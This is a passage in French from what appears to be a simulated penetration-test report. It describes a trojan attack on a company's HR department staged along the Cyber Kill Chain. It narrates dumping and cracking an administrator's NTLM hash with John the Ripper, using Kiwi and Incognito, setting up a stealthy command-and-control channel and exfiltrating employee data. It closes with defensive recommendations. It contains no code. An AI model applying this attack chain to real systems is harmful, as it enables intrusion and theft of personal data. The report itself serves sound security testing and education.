cible

B- INSTALLATION

⇒ ***Installation d'outils spécialisés***

Afin de faciliter l'exploration approfondie de l'environnement cible, des outils dédiés ont été déployés pour extraire les identifiants de compte administrateur. Cela a permis d'augmenter notre niveau d'accès au système.

Par la suite, des outils tels que, **Incognito** et **Kiwi** ont été utilisés pour dissocier et exfiltrer des informations sensibles, ainsi que pour faciliter l'accès continu au réseau ciblé. Ces outils permettent de contourner les mécanismes de détection et de maintenir une présence discrète, tout en permettant l'accès à des privilèges plus élevés et l'extension du contrôle sur le système.



Mots de passe hashé

Nous avons réussi à récupérer le **hash NTLM** du mot de passe administrateur. Grâce à **John the Ripper**, nous avons ensuite procédé à l'attaque du hash, ce qui nous a permis d'obtenir le mot de passe en clair.

Attaque du hash ave John the ripper

Grâce à l'identifiant et au mot de passe obtenus, nous disposons désormais des informations nécessaires pour nous authentifier sur le système à tout moment. Ces identifiants nous permettent de nous connecter de manière sécurisée et d'accéder aux ressources et privilèges

associés à ce compte administrateur, facilitant ainsi un contrôle continu et une exploration approfondie du réseau ciblé.

C. COMMAND AND CONTROL (C2)

Un canal de communication sécurisé a été établi pour superviser et diriger les actions sur les systèmes compromis. Ce canal permet un contrôle à distance, assurant ainsi la continuité des opérations malveillantes tout en maintenant une discrétion totale vis-à-vis des systèmes de détection.

D. ACTIONS ON OBJECTIFS

L'objectif principal des activités menées était d'exfiltrer des données sensibles stockées sur le poste ciblé, notamment des informations relatives aux employés, le système compromis étant spécifiquement celui du service des ressources humaines (RH), ce qui a permis d'accéder à des informations critiques liées au personnel.

RECOMMANDATIONS

⇒ ***Filtrage des fichiers***

Mettre en place un système de filtrage des fichiers entrants (comme les PDF, documents Office, etc.), en utilisant des outils spécialisés comme les sandboxs pour détecter les malwares cachés dans ces fichiers avant qu'ils ne soient ouverts.

⇒ ***Renforcement de la détection des malwares et des menaces avancées***

Déployer des systèmes de détection des comportements anormaux et des solutions antivirus à jour pour identifier les tentatives d'intrusion, notamment celles qui utilisent des techniques comme le process hollowing et le shellcode.

⇒ ***Sensibilisation des utilisateurs et renforcement des accès***

Sensibiliser les utilisateurs : ne jamais ouvrir une pièce jointe, cliquer sur un lien ou exécuter un programme provenant d'un expéditeur inconnu.

Encourager l'utilisation de mots de passe complexes et uniques pour chaque compte utilisateur.

CONCLUSION

Ce projet a permis de simuler une attaque ciblée utilisant un cheval de Troie, en suivant la Cyber Kill Chain de Lockheed Martin. L'objectif était de tester la sécurité du système d'une entreprise en phase de recrutement, en ciblant spécifiquement le service des ressources humaines et les données sensibles des employés. Nous avons mis en évidence des failles critiques dans les mesures de protection existantes.

La méthodologie suivie a mis en lumière la vulnérabilité des systèmes face à ce type d'attaque, soulignant la nécessité d'une cybersécurité proactive et d'une mise à jour régulière des systèmes de défense pour contrer des menaces toujours plus sophistiquées.

Parmi les recommandations, il est essentiel de renforcer les politiques de filtrage des fichiers, et d'investir dans des systèmes de détection d'intrusions pour mieux contrer ce type d'attaque.